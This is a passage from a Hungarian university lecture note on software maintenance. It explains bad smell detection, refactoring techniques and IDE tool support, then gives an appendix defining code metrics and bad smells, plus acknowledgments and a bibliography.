Nem meglepő módon a bad smell detektálás ezen hibaforrások keresését jelenti, amikor is a lehető legpontosabban megpróbáljuk meghatározni ezeket a kódrészeket a fejlesztők számára, hogy ők javíthassák, átszervezhessék (refaktorálhassák) azokat. Természetesen ezen bad smell-ek detektálásakor sok tényezőt figyelembe kell venni. Ilyen tényező például a forráskód nyelve, a fejlesztés során alkalmazott módszer, stb. Minden bad smell-hez tartozik egy ún. baseline, azaz küszöbérték. A baseline alatti értékek még nem számítanak bad smell-nek, viszont a felette szereplő értékekkel rendelkező kódelemek már igen. Ezeket az értékeket a használt nyelv, az alkalmazott fejlesztő környezet tudatában kell megválasztani, mivel különböző helyzetekben eltérhetnek a még elfogadható értékek határai.
Egy bad smell például az úgynevezett Long Method (hosszú metódus). A hosszú metódus bad smell akkor keletkezik, ha egy metódus hossza meghalad egy előre definiált értéket. Ezen érték meghatározásakor figyelembe kell venni a kérdéses programozási nyelvet, mivel nyelvfüggő lehet az, hogy egy kódrészletet hány sorban, hány utasítással lehet megvalósítani. Figyelembe kell venni a kódolási stílust is, mivel különböző fejlesztők különböző tagolással kódolnak, illetve azt is, hogy a rendszer milyen célt szolgál, milyen a felhasználási környezet, milyen elvárásoknak kell, hogy megfeleljen.
Egyértelmű, hogy ez a veszélyforrás nem nevezhető komolynak, viszont mégis célszerű kijavítani(általában több, kisebb metódusra lehet bontani a hosszú metódust), mivel egy rövidebb metódust könnyebb átlátni, ami a karbantartás szempontjából egy fontos érv. Az is előfordulhat azonban, hogy a fejlesztő tudatában volt, hogy ez a metódus hosszú lesz, viszont a feladat megoldása megkövetelte a küszöbérték átlépését..
Egy másik bad smell a DC - Data Class (adat osztály). Ez a bad smell azt jelzi, hogy az osztály szinte csak adattagokat, és azok lekérdező/beállító metódusait tartalmazza, amely szintén nem egy komoly probléma, vagy potenciális veszélyforrás, de mégis célszerűbb lenne az ilyen adatokat struktúrában tárolni (illetve olyan elemben, amit az adott nyelv megenged).
Számos bad smell-t definiáltak, egy része, a teljesség igénye nélkül, a függelékben felsorolásra kerül.

A bad smell detektáláshoz szorosan kapcsolódik a kódrészek javítása, mivel ha találunk egy problémás elemet, azt javítani kell, amennyiben a „hiba” ténylegesen jelen van. Amikor egy ilyen elemet javítunk, akkor átszervezést (refactoringot) hajtunk végre a rendszerünkön.

Refactoring

A refactoring (átszervezés) az a művelet, amikor a rendszerünk struktúráját úgy változtatjuk meg, hogy annak funkcionalitása nem módosul. A rendszer strukturális változtatásakor nem szükségszerű óriási, komplex változtatásra gondolni. Egy egyszerű osztályátnevezés is a refactoring része, ugyanúgy, ahogy egy metódus átalakítása, vagy kibontása. A refactoring minden egyes lépésekor figyelnünk kell arra, hogy a kód működése konzisztens maradjon az eredeti rendszerével.
Amennyiben ezt a műveletet kézzel hajtjuk végre, úgy a kockázat is magas, mivel sokkal könnyebben kerülhetnek bele elírások (egy osztály átnevezésekor figyelni kell arra, hogy minden egyes helyen átírjuk a nevet), vagy hiányozhatnak az átszervezés lépései. Minden egyes átszervezés után a rendszert tesztelni kell(ene), ami nagyon idő- és erőforrás igényes. Amennyiben ez a művelet automatikusan történik, úgy a hiba kockázata sokkal kisebb, és a tesztelés is sokkal gyorsabban végrehajtható.
Tény, hogy az átszervezés nem változtatja meg a szoftver megfigyelhető viselkedését. A szoftver továbbra is ugyanazt a tevékenységet végzi, mint korábban. A felhasználó, legyen az akár végfelhasználó, akár egy másik programozó, nem veszi észre, hogy megváltozott a rendszer szerkezete.
Ez az észrevétel Kent Beck „két kalap” metaforájához vezet el minket. Szoftverfejlesztés során két különböző tevékenység között osztjuk fel az időnket: a szolgáltatások bővítése és az átszervezés között. Amikor új szolgáltatásokat adunk a programhoz, nem változtatjuk meg a meglévő kódot, csak új részeket adunk hozzá. Előrehaladásunkat tesztek létrehozásával és működőképessé tételével mérhetjük. Amikor átszervezünk, akkor szándékosan nem veszünk fel új tevékenységeket, csak átépítjük a kódot. Nem készítünk új teszteket (kivéve, ha egy korábban kihagyott esetet találunk), és csak akkor változtatunk meg egy tesztet, ha erre mindenképpen szükségünk van a felület megváltozásának kezelése érdekében.
A szoftver fejlesztése során valószínűleg gyakran kapjuk magunkat „kalapcserén”. Először megpróbálunk a kódhoz adni egy új szolgáltatást, és rájövünk, hogy ez sokkal egyszerűbb volna, ha más lenne a kód szerkezete. Tehát kalapot cserélünk, és egy ideig átszervezünk. Amikor a kódnak már jobb a szerkezete, kalapot cserélünk, és megírjuk az új szolgáltatást. Amint az működőképes lesz, rájövünk, hogy túl bonyolultan kódoltuk, így ismét kalapot cserélünk, és átszervezünk. Mindez talán csak tíz percig tart, de fontos, hogy mindvégig tisztában legyünk vele, hogy éppen melyik kalapot viseljük.
Átszervezés nélkül előbb-utóbb elkerülhetetlenül romlik a program szerkezete. Ahogy a programozók megváltoztatják a kódot (rövid távú célok megvalósítása érdekében, vagy a kód szerkezetének teljes átlátása nélkül), a kód elveszíti eredeti szerkezetét, és nehezebb lesz megérteni azt olvasva. Az átszervezés a kód rendbetétele: azért végezzük, hogy eltávolítsunk olyan darabokat, amelyek nem a megfelelő helyen vannak. A kód szerkezetének összekuszálódása halmozott hatásokkal jár: minél nehezebb átlátni a kód szerkezetét, annál nehezebb módosítani a programot és annál gyorsabban romlik. A rendszeres átszervezés segít formában tartani a kódot. Egy rosszul tervezett program esetében általában több kód szükséges ugyanazon funkció megvalósításához, gyakran azért, mert a kód gyakorlatilag szó szerint ugyanazt végzi több különböző helyen. Ezért a felépítés javításának fontos szempontja a többször szereplő kódrészek eltávolítása. Ennek fontossága a kód jövőbeni módosításakor

jelentkezik. A kód mennyiségének csökkentése nem eredményezi a rendszer gyorsabb futását, mindazonáltal nagy változást jelent a kódban. Minél több a kód, annál nehezebb megfelelően módosítani azt, hiszen több kódot kell megérteni. Gyakori probléma, hogy megváltoztatunk egy kódrészletet az egyik helyen, de nem változtatunk meg egy másik részt, amelyik nagyjából ugyanazt a feladatot végzi, csak kissé más környezetben. A megkettőzött kódok kiküszöbölésével azt érjük el, hogy a kód mindent csak egyszer tartalmaz, és ez a jó felépítés lényege.
Fontos különbség van az átszervezés (refactoring), és újratervezés (reengineering) között. Míg a reengineering az absztrakció magasabb szintjén lévő módosítás alacsony szintűvé transzformálását jelenti, addig a refactoring, alacsony szintből alacsony szintet eredményez. A másik fontos különbség, hogy a reengineering a rendszer változását is jelenti (amibe beletartozhat a rendszer funkcióinak megváltoztatása is), míg a refactoring csak a struktúra változására utal (nem történik funkció módosítás).A refactoring különleges szerepe, hogy kiegészíti a tervezést. A felépítés előzetes végiggondolása segít elkerülni a költséges átdolgozást. Sokak szerint a tervezés kulcsfontosságú, a programozás viszont mechanikus tevékenység. Egy hasonlattal élve: a tervezés a mérnöki tervrajz, a kód pedig a kivitelezés. A szoftver azonban sok mindenben különbözik a gépektől. Sokkal képlékenyebb, és teljes egészében a gondolkodásról szól. Ahogy Alistair Cockburn megfogalmazta:
„*Tervezéskor nagyon gyorsan tudok gondolkodni, de a gondolkodásom tele van apró lyukakkal.*”
Egyesek szerint az átszervezés lehet az előzetes tervezés alternatívája. Ebben az esetben egyáltalán nem készül terv. Egyszerűen csak kódoljuk az első eszünkbe jutó megoldást, működőképessé tesszük, majd átszervezéssel formába öntjük. Ez a megközelítés tulajdonképpen működhet. Az extrém programozás (Beck, XP) gyakorlóit gyakran ezen megközelítés szószólóiként jellemzik.
Annak ellenére, hogy az átszervezés önmagában is működik, ez nem a leghatékonyabb munkamódszer. Még az extrém programozók is végeznek előzetes tervezést: CRC kártyákkal vagy hasonló eszközökkel kipróbálnak különféle ötleteket, amíg egy elfogadható első megoldást nem találnak. Csak ennek kidolgozása után kezdenek kódolni, majd azután átszervezni. Az átszervezés megváltoztatja az előzetes tervezés szerepét. Ha nem végzünk átszervezést, akkor nagyon nagy a jelentősége az előzetes terv helyességének. A terv későbbi megváltoztatása költséges, ezért több időt és energiát fordítunk az előzetes tervezésre, hogy elkerüljük a változtatás szükségességét.
Az átszervezéssel a hangsúly megváltozik. Még mindig készítünk előzetes tervet, de most nem próbáljuk az igazi megoldást megtalálni, ehelyett megelégszünk egy elfogadható megoldással. Tudjuk, hogy közben egyre jobban átlátjuk a problémát, és rájövünk, hogy a legjobb megoldás más, mint amit eredetileg kitaláltunk. Refactoring esetén ez nem gond, mivel változtatásokat eszközölni már nem költséges [40].

Technikák

A rendszer átszervezésére számos technika létezik. A következőkben tekintsünk néhány gyakran használt átszervezési lépést.

- Technikák a magasabb absztrakció érdekében:
  - Mezők egységbe zárása: A biztonságos kód érdekében az adattagokat el kell rejteni, és azokat csak getter, setter metódusokon keresztül lehessen elérni.
  - Általános típusok: A típusok általánosításával a kód újrahasznosítható lesz.
  - Feltételek helyettesítése: A feltételek helyett polimorfizmus alkalmazása.

  - Típus ellenőrzés helyettesítése: A típus ellenőrzés helyett állapot/stratégia alkalmazása (State/Strategy).

- Technikák a kód logikai partícionálására:
  - Metódus szétbontása: A nagy metódusokat kisebb részekre bontva sokkal átláthatóbb, érthetőbb kódot kapunk, amely megkönnyíti a dolgunkat minden téren. Ez a technika mindig alkalmazható.
  - Osztály szétbontása: Egy osztály két, vagy több osztályra bontása, attól függően, hogy mely része milyen funkciót lát el.

- Technikák a nevek és elhelyezkedések javítására:
  - Metódus, mező mozgatása: Mindig a hozzá legjobban illő osztályba kell, hogy tartozzon a metódus vagy mező.
  - Metódus, mező átnevezése: A legmegfelelőbb név választása, amely leírja a mező vagy metódus funkcióját, szerepkörét.
  - „Pull Up”: Az objektum-orientált paradigmában ez azt jelenti, hogy az osztály „felhúzása”, azaz ősosztállyá alakítás.
  - „Push Down”: Az előzőhöz hasonlóan, csak itt leszármazott osztállyá alakítást jelöl.

Eszközök

Számos eszköz létezik a szoftverrendszer átszervezésére. A lehetőségek között általában az IDE-be beépített eszközök nyújtják a legszélesebb körű támogatást. Ez köszönhető annak, hogy az IDE-be épített szolgáltatás már a fejlesztési szakaszban rendelkezésre áll, így sokkal gyorsabban és biztonságosabban vagyunk képesek a szoftver átszervezésére, míg a különálló eszközök egyik hátránya, hogy a fejlesztő környezettől eltérő környezetben kell elvégeznünk a szükséges átszervezéseket, majd visszatérni a jól megszokott felületünkhöz. Ez sok esetben zavaró lehet. Manapság a refactoring szerepe akkora, hogy minden IDE rendelkezik egy minimális eszközkészlettel a refactoringhoz, mert felismerték, hogy a fejlesztés és karbantartás fázisának szerves része kell, hogy legyen ez a folyamat. Természetesen mindezek ellenére léteznek hasznos és igen jó automatikus refactoráló eszközök, amelyek semmilyen integrációval nem rendelkeznek az IDE-k felé. Ezen eszközök használatának is vannak előnyei.

Eclipse

Az Eclipse mindazonáltal, hogy egy java fejlesztő környezet, lehetőséget ad arra, hogy a projekteken minimális szintű átszervezést hajtsunk végre. Ezeket beépített eszközökkel (például osztály átnevezés, áthelyezés úgy, hogy az összes hivatkozást frissíti), vagy külön erre a célra fejlesztett plug-in-ekkel tehetjük meg.
Az Eclipse beépített eszközeit 3 csoportba sorolhatjuk:

- Név és fizikai szerkezet változtatása: Ebbe a csoportba tartozik a mezők, változók, osztályok, interfészek átnevezése. Továbbá a csomagok és osztályok mozgatása a projekten belül.
- Logikai szerkezet változtatás: A kód logikai felépítésének változtatása osztály szinten. Többek között a névtelen osztályok belső osztályokká, vagy belső osztályok legfelső szintű osztályokká alakítása, vagy interfész létrehozása konkrét osztályból, vagy metódusok, adattagok mozgatása ős, vagy leszármazott osztályba.

- Kódváltoztatás osztályon belül: Például lokális változók konvertálása osztály adattaggá, vagy egy kijelölt kód metódussá alakítása. Ide tartozik még a getter, setter metódusok generálása is.

IntelliJ IDEA

Ez egy kereskedelmi Java IDE a JetBrains-től. A termék megvásárolható, de egy 30 napos, minden funkciót tartalmazó próbaverzió elérhető az oldalukon. A szoftver első verzióját 2001-ben adták ki, akkoriban ez volt az egyetlen elérhető IDE, ami kód navigációt és refactoring funkciókat tartalmazott.
Hivatalos oldaluk: http://www.jetbrains.com/idea/
A legfrissebb verziójuk a 9.0, amely már tartalmaz UML-szerű osztálydiagramokat, visual hibernate modelling-et, továbbá támogatja a Spring 3.0-át, ezen felül függőségi és adat folyam analízissel is segít az átszervezésben.
Támogatott nyelvek: Java, JavaScript, HTML, XHTML, CSS, XML, XSL, ActionScript, MXML, Python, Ruby, JRuby, Groovy, SQL, PHP, Scala, Clojure. Ez utóbbi kettőt külön plug-in-en keresztül.

Visual Studio

Visual Studio a Microsoft több programozási nyelvet tartalmazó programozási termékcsomagja (IDE), amely az évek során egyre több új programnyelvvel bővült. Jelenleg a J#, C++, C# és Visual Basic programozási nyelveket, valamint az XML-t támogatja. A csomag része még a MASM (Microsoft Macro Assembler) is, ami részleges assembly támogatást biztosít.
Többek között támogatja a refactoringot is. Az elérhető funkciók listája megegyezik az Eclipse által támogatottakkal, a különbség abban rejlik, hogy míg az Eclipse egy nyelvet támogat (java), addig a Visual Studio több közismert nyelvet is (C++, C#, J#).

FÜGGELÉK

Metrikák

Méret alapú metrikák:

LOC (Lines Of Code):
Kódsorok száma.

LLOC (Logical Lines Of Code):
Általánosságban a nem üres, nem komment sorok számát jelenti. Attól függően, hogy mely rendszerelem LLOC értékére vagyunk kíváncsiak, más-más módon lehet definiálva az érték.

LLOC (metódusra):
A metódusban szereplő nem üres, nem komment sorok száma (nem számoljuk bele a lokálisan definiált osztályokat).

LLOC (osztályra):
Az osztályban szereplő nem üres, nem komment sorok száma (nem számoljuk bele a lokálisan definiált osztályokat).

LLOC (csomagra):
A csomagban szereplő nem üres, nem komment sorok száma (nem számoljuk bele a csomagban szereplő csomagok elemeit).

NA (Number of Attributes):
Az osztály attribútumainak a számát adja meg.

NAL (Number of Attributes Locally defined):
Az osztály lokálisan definiált attribútumainak a számát adja meg (tehát nem számolja az esetlegesen örökölt attribútumokat).

NM (Number of Methods):
Az NM metrika érték az osztály metódusainak a számát adja meg. Ebbe beletartozik a lokálisan definiált és az örökölt metódus is, amely definiálva is van. Viszont a csak metódus deklaráció nem tartozik bele.

NML (Number of Methods Locally defined):
A lokálisan definiált metódusok száma.

NAM (Number of Attributes and Methods):
NAM az attribútumok és metódusok száma az osztályban. Számítása: NA + NM.

NAML (Number of Attributes and Methods Locally defined):
A lokálisan definiált attribútumok és metódusok számát adja meg. Számítása: NAL + NML.

NCL (Number of CLasses):
Az NCL megadja a csomagban szereplő osztályok számát. Nem számítanak bele a csomagban szereplő csomagok osztályai.

NII (Number of Incoming Invocations):
A NII érték metódus esetén az összes, ezt a metódust meghívó metódusok halmazának a számosságát adja meg. Osztály esetén az összes osztálybeli metódust meghívó metódusok halmazának a számosságát adja meg. Ez azt jelenti, hogy ha több hívás történik az aktuális metódusra egy másik metódusból, akkor az 1-szer szerepel az eredményben, mivel a hívó metódusok halmazát tekintjük.

NP (Number of Packages):
Az NP érték a közvetlenül tartalmazott csomagok számát adja meg. Bizonyos nyelvekben nem csomagokról beszélünk, hanem névterekről, ebben az esetben értelemszerűen módosítandó a metrika neve NNS-re (Number of NameSpaces).

NOI (Number of Outgoing Invocations):
A NOI metódusra adott értéke azt jelenti, hogy hány elemű az a halmaz, amely az összes, a metódusból hívott metódust tartalmazza. Nem tartozik bele az osztályon belüli metódushívás. Osztály esetén az összes metódusából meghívott metódushalmaz számosságát adja meg. Ebben az esetben a beágyazott, lokálisan definiált osztályok nem tartoznak bele.

NOS (Number Of Statements):
A NOS érték a metódus törzsben szereplő utasítások számát adja meg. Nyelvtől függően az alábbi utasítások kerülnek összegzésre: break, continue, do . . . while, empty, for, if, return, switch, while, assert, throw és a kifejezések legmagasabb szintjei.

NUMPAR (Number of Parameters):
NUMPAR metódus esetén a paraméterek számát adja eredményül.

Total
Sok metrikára értelmezett a Total, amely azt jelenti, hogy a metrika az egész rendszerre vonatkozik. Ezt általában egy, a metrika neve elé illesztett, T betűvel jelöljük.

Öröklődési metrikák

DIT (Depth of Inheritance Tree):
Az osztályra definiált DIT öröklődési fa azon leghosszabb útjának hosszát jelenti, ahol az aktuális osztályból, valamely gyökérelembe juthatunk.

NMI (Number of Methods Inherited):
NMI érték osztály esetén az összes ősosztályban definiált metódus számát adja meg.

NOA (Number Of Ancestors):
A NOA megadja az osztály összes ősét, amelyből közvetlenül, vagy közvetve származik.

NOC (Number Of Children):
NOC a közvetlenül ezen osztályból származó elemek számát adja meg.

NOD (Number Of Descendants):
NOD az összes, közvetlenül vagy közvetve az osztályból származott elemek száma.

NOP (Number Of Parents):
A NOP megadja az osztály őseinek a számát, azonban csak a közvetlen származás számít bele. Bizonyos nyelvekben csak egyszeres öröklődés megengedett (pl. java), ebben az esetben a metrika értelmét veszti.

NRC (Number of root classes):
Az NRC az öröklődési fában szereplő, de őssel nem rendelkező elemek számát adja meg.

S (Specialization ratio):
Az S metrika értéke osztályokra egy arány, amely a közvetlenül leszármazott osztályok és a közvetlen ős osztályok hányadosa.

U (reUse ratio):
Az U érték az újrahasznosítás aránya a rendszerben. Értéke az ős osztályok számának és az összes osztály számának aránya.

Total
Szintén léteznek ezekből a metrikákból is rendszerszintű változatok, amelyek a rendszer egészét tekintik.

Csatolási metrikák

CBO (Coupling Between Object classes):
Egy osztály csatolt egy másikkal, ha a másik osztály használja bármely metódusát, attribútumát vagy közvetlenül öröklődik belőle. A CBO egy osztály csatolt osztályainak számát adja meg.

COF (COupling Factor):
A COF értéke egy hányados, amely nevezője a maximálisan lehetséges csatolások száma a csomagon belül, számlálója pedig a valós csatolások száma a csomagon belül lévő osztályok között.

Kohéziós metrikák

LCOM (Lack of COhesion in Methods):
Az LCOM azon metóduspárok számát adja meg, amelyek nem használnak közös attribútumot az osztályon belül.

LCOM5 (Lack of COhesion in Methods (5)):
Kreáljunk egy irányítatlan G gráfot, ahol a pontok az osztály metódusai, és két pont között akkor szerepel él, ha legalább egy közös attribútumot használnak, vagy ha meghívják egymást. Az LCOM5 értéke a G gráf erősen összefüggő komponenseinek a száma.

Komplexitás metrikák

McCC (McCabe's Cyclomatic Complexity):
A McCabe-féle ciklomatikus komplexitás a metóduson belüli lehetséges futások számát adja meg, amely megegyezik a minimálisan szükséges tesztesetek számával, amennyiben minden lehetséges futást tesztelni szeretnénk. A McCC érték a metóduson belüli döntések száma + 1, ahol minden if, for, while, do . . . while és ?: (feltételes kifejezés) elemet egyszer számolunk, minden N lehetőségű switch N+1 értékkel kerül bele, továbbá minden try block N catch ággal N+1 értékkel kerül be.

NL (Nesting Level):
Az NL érték metódusokra határozza meg a vezérlési struktúra maximális mélységét. Csak az if, switch, for, foreach, while és do. . . while szerkezet számít bele. Az NL érték osztályra a metódusai maximális NL értéke.

NLE (Nesting Level Else if):
Egy hosszabb else-if szerkezet magas NL értéket eredményez, ugyanakkor tudjuk, hogy a kód lehet még attól jól strukturált, mivel ez a szerkezet jól tagolható. Az NLE értékbe nem számítjuk bele az else-if szerkezeteket.

WMC (Weighted Methods for Class):
A WMC az osztályon belüli metódusok súlyozott összege. A súly általában a metódus McCC értéke. A WMC ezen értékek összege.

Bad Smell-ek

LM (Long Method):
Egy függvény hosszúságának mérésére több ismert metrika létezik, például a LOC (Lines Of Code) vagy a LLOC (Logical Lines Of Code). Bizonyos esetekben ezek a metrikák nem adnak pontos információt a függvény hosszáról, mivel nem veszik figyelembe, hogy az egyes sorok milyen hosszúak. A Long Function bad smell esetében az egy adott függvényben lévő minden programozási elemet megszámolunk (literálok, operátorok, kulcsszavak, stb.). Ha ez a szám legalább „Min” akkor az adott függvényt Long Function-nak tekintjük.

LPL (Long Parameter List):
Ha egy függvény paramétereinek száma nagyobb vagy egyenlő, mint „Min” akkor azt egy Long Parameter List bad smell-nek tekintjük.

LCO (Large Class Object):
Ha egy osztályból olyan objektum keletkezik, ami sok memóriát foglal, az veszélyes lehet a rendszer erőforrásaira nézve. A Large Class Object bad smell esetében minden egyszerű típusnál a megfelelő értékű byte-ot tekintjük, a rekord típusokat (class, struct, union) pedig rekurzióval számoljuk ki. Ha egy adott osztályból keletkező objektum mérete nagyobb vagy egyenlő, mint „Min” byte, akkor az osztályt Large Class Object bad smell-nek tekintjük.

DC (Data Class):
Amikor egy osztály csak adattagokat, valamint lekérdező és beállító metódusokat tartalmaz, akkor inkább struktúrának kellene lennie. Egy osztály Data Class, ha a lekérdező és beállító metódusainak aránya legalább „Min”. Általában egy absztrakt osztályt, struktúrát és uniót nem tekintünk Data Class-nak.

RB (Refused Bequest):
A protected láthatósági tartományt az öröklődés támogatására fejlesztették ki. Ha egy örökölt tag láthatósága protected egy gyerekosztályban, és a gyerekosztály nem hivatkozik erre a tagra, akkor visszautasítja azt. Az ilyen osztálytagokat Refused Bequest bad smell-nek tekintjük.

TF (Temporary Field):
Ha egy adattagot nem használnak egy osztályban és annak leszármazottaiban, akkor felesleges rá erőforrásokat fordítani. Egy adattagra megvizsgáljuk, hogy az osztályában, vagy az osztályának egyes leszármazottaiban a metódusok hány százaléka nem használja. Ezek közül a legkisebb értéket tekintjük, és ha ez legalább „Min”, akkor az adattagot Temporary Field-nek tekintjük.

FE (Feature Envy):
Egy metódus optimális esetben a saját osztályának tagjait használja. Ha egy metódus a saját osztályának tagjai helyett más osztályok tagjait használja legalább „Min” arányban, akkor a metódust Feature Envy-nek tekintjük.

MC (Message Chains):
Message Chain-ről akkor beszélünk, amikor legalább „Min” függvényhívás következik egymás után. Ilyenkor az első hívás mindig egy objektumot ad vissza, a második hívás pedig ezen objektumhoz tartozó metódust hívja és így tovább.

SHS (SHotgun Surgery):
A Shotgun Surgery esetében az adott függvényre való hivatkozások száma meghaladja a „Min” értéket.

KÖSZÖNETNYILVÁNÍTÁS

Elsősorban családomnak, a kedves feleségemnek és három gyermekemnek szeretném megköszönni a sok segítséget, jókedvet és türelmet, amire nagy szükségem volt a jegyzet elkészítése során. Ezen kívül köszönettel tartozom Novák Gábor szakdolgozómnak, valamint Nagy Csaba és Hegedűs Péter PhD hallgatóknak a jegyzet elkészítésében nyújtott sok segítségért.

IRODALOMJEGYZÉK

[1] E. J. Chikofsky and J. H. Cross II. Reverse Engineering and Design Recovery: A Taxonomy. In IEEE Software 7, pages 13–17, January 1990.

[2] Dr. Linda H. Rosenberg. Software Re-engineering. Engineering Section head, Software Assurance Technology Center, Unisys Federal Systems, 301-286-0087

[3] Erich Gamma, Richard Helm, Ralph Johnson, John Vlissides - Design Patterns: Elements of Reusable Object-Oriented Software

[4] Koenig, Andrew (March/April 1995). „Patterns and Antipatterns”. Journal of Object-Oriented Programming 8, (1): 46–48.; was later re-printed in the: Rising, Linda (1998). The patterns handbook: techniques, strategies, and applications. Cambridge, U.K.: Cambridge University Press. p.387. ISBN 0-521-64818-1.

[5] Jing Dong, Yongtao Sun, and Yajing Zhao. 2008. Design pattern detection by template matching. In Proceedings of the 2008 ACM symposium on Applied computing (SAC '08). ACM, New York, NY, USA, 765-769. DOI=10.1145/1363686.1363864 http://doi.acm.org/10.1145/1363686.1363864

[6] Zsolt Balanyi and Rudolf Ferenc. Mining Design Patterns from C++ Source Code. In Proceedings of the 19th International Conference on Software Maintenance (ICSM 2003), Amsterdam, The Netherlands, pages 305-314, September 22-26, 2003. Published by IEEE Computer Society.

[7] R. Ferenc, Á. Beszédes, M. Tarkiainen, and T. Gyimóthy. Columbus – Reverse Engineering Tool and Schema for C++. In *Proceedings of the 6th International Conference on Software Maintenance (ICSM 2002)*, pages 172–181. IEEE Computer Society, Oct. 2002.

[8] Christian Kramer and Lutz Prechelt. 1996. Design Recovery by Automated Search for Structural Design Patterns in Object-Oriented Software. In Proceedings of the 3rd Working Conference on Reverse Engineering (WCRE '96) (WCRE '96). IEEE Computer Society, Washington, DC, USA, 208

[9] Dirk Heuzeroth, Thomas Holl, Gustav Hogstrom, Welf Lowe. Automatic Design Pattern Detection. International Conference on Program Comprehension, p. 94, 11th IEEE International Workshop on Program Comprehension (IWPC'03), 2003

[10] Jing Dong, Yajing Zhao, and Tu Peng. A Review of Design Pattern Mining Techniques. International Journal of Software Engineering and Knowledge Engineering (IJSEKE), World Scientific Publishing, Volume 19, Issue 6, Pages 823-855, September 2009.

[11] Hakjin Lee, Hyunsang Youn, Eunseok Lee: A Design Pattern Detection Technique that Aids Reverse Engineering. International Journal of Security and its Applications Vol. 2, No. 1, January, 2008

[12] Mary Shaw and David Garlan. Software Architecture: Perspectives on an emerging discipline, 1996.

[13] Systems and software engineering – Recommended practice for architectural description of software-intensive systems. ISO/IEC 42010:2007 (ANSI/IEEE Std 1471-2000).

[14] Paul Clements, Felix Bachmann, Len Bass, David Garlan, James Ivers, Reed Little, Robert Nord, Judith Stafford: Documenting Software Architectures: Views and Beyond, ISBN 0-201-70372-6, AddisonWesley.

[15] OMG - Architecture-Driven Modernization (ADM): Knowledge Discovery Meta-Model (KDM), v1.0, http://www.omg.org/spec/KDM/1.0/
[16] Brown, A. Kar, G. Keller, A. - An Active Approach to Characterizing Dynamic Dependencies for Problem Determination in a Distributed Environment, Integrated Network Management Proceedings, 2001 IEEE/IFIP International Symposium.
[17] T. W. Malone and K. Crowston - The Interdisciplinary Study of Coordination, ACM Comput. Surv., Vol. 26, No. 1. (March 1994), pp. 87-119.
[18] Judith A. Stafford, Debra J. Richardson, and Alexander L. Wolf – Architecture-level Dependence Analysis for Software Systems, Proc. International Workshop on the Role of Software Architecture in Testing and Analysis (ROSATEA), Marsala, Sicily, Italy, July 1998.
[19] M. M. Kandé and A. Strohmeier. Towards a UML Profile for Software Architecture Descriptions. In A. Evans, S. Kent, and B. Selic, editors, Proceedings of UML 2000 - The Unified Modeling Language, Advancing the Standard, Third International Conference, volume 1939 of Lecture Notes in Computer Science, pages 513--527. York, UK, Springer, 2000.
[20] Lic. Valerio Adrián Anacleto - A UML Profile for Documenting the Component-and-Connector Views of Software Architectures, Journal of Computer Science & Technology, April, 2008.
[21] James Ivers, Paul Clements, David Garlan, Robert Nord, Bradley Schmerl, and Jaime Rodrigo Oviedo Silva – Documenting Component and Connector Views with UML 2.0., Technical report CMU/SEI/2004-TR-008, ESC-TR-2004-008. Carnegie Mellone, SEI, 2004. http://www.sei.cmu.edu/pub/documents/04.reports/pdf/04tr008.pdf
[22] Systems and software engineering – Recommended practice for architectural description of software-intensive systems. ISO/IEC 42010:2007 (ANSI/IEEE Std 1471-2000).
[23] Software Architecture in practice (Len Bass, Paul Clements, Rick Kazman – Software Engineering Institute), Addison-Wesley Professional, 2003.
[24] D. Fogaras, A. Lukács: Klaszterezés, Informatikai algoritmusok 2, ed. A. Iványi, ELTE Eötvös Kiadó, Budapest, 2005, 1397-1423.
[25] MacQueen, J. B. (1967). Some Methods for classification and Analysis of Multivariate Observations, Proceedings of 5-th Berkeley Symposium on Mathematical Statistics and Probability, Berkeley, University of California Press, 1:281-297
[26] Molnár Bálint: Funkciópont elemzés a gyakorlatban. MTA Információtechnológiai Alapítvány 2003
[27] Dr. Sziray József, Dr. Benyó Balázs, Heckenast Tamás: Szoftverminőségbiztosítás. 2005.
[28] Bóka Gábor: Szoftvertermék-jellemzők mérése teszteléssel, 2008.
[29] Magyar Minőség XVII. évfolyam 2. szám 2008. február
[30] Victor R. Basili, Lionel C. Briand, and Walcélio L. Melo. A Validation of Object-Oriented Design Metrics as Quality Indicators. In IEEE Transactions on Software Engineering, volume 22, pages 751-761, October 1996.
[31] Lionel C. Briand and Jürgen Wüst. Empirical Studies of Quality Models in Object-Oriented Systems. In Advances in Computers, volume 56, September 2002.
[32] Giovanni Denaro and Mauro Pezzè. An Empirical Evaluation of Fault-Proneness Models. In ICSE 2002: Proceedings of the 24th International Conference on Software Engineering, pages 241-251, March 2002.

[33] McCabe (December 1976). A „Complexity Measure”. IEEE Transactions on Software Engineering: 308–320.
[34] A. J. Albrecht, “Measuring Application Development Productivity,” Proceedings of the Joint SHARE, GUIDE, and IBM Application Development Symposium, Monterey, California, October 14–17, IBM Corporation (1979), pp. 83–92.
[35] Allen Emerson, E.; Clarke, Edmund M. (1980), "Characterizing correctness properties of parallel programs using fixpoints", Automata, Languages and Programming, doi:10.1007/3-540-10003-2_69
[36] Khedker, Uday P. Sanyal, Amitabha Karkare, Bageshri. Data Flow Analysis: Theory and Practice, CRC Press (Taylor and Francis Group). 2009.
[37] StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve eattie, Aaron Grier, Perry Wagle, and Qian Zhang, Oregon Graduate Institute of Science & Technology; Heather Hinton, Ryerson Polytechnic University. 1998
[38] Watson, Carli (2006) Beginning C# 2005 databases ISBN 978-0-470-04406-3, pages 201-5
[39] Fowler, M. & Beck, K. 1999, „Bad Smells in Code,” in Refactoring Improving the Design of Existing Code, Addison-Wesley, pp. 75-88.
[40] Martin Fowler: Refactoring – Kódjavítás újratervezéssel. 2006. ISBN: 9789639637139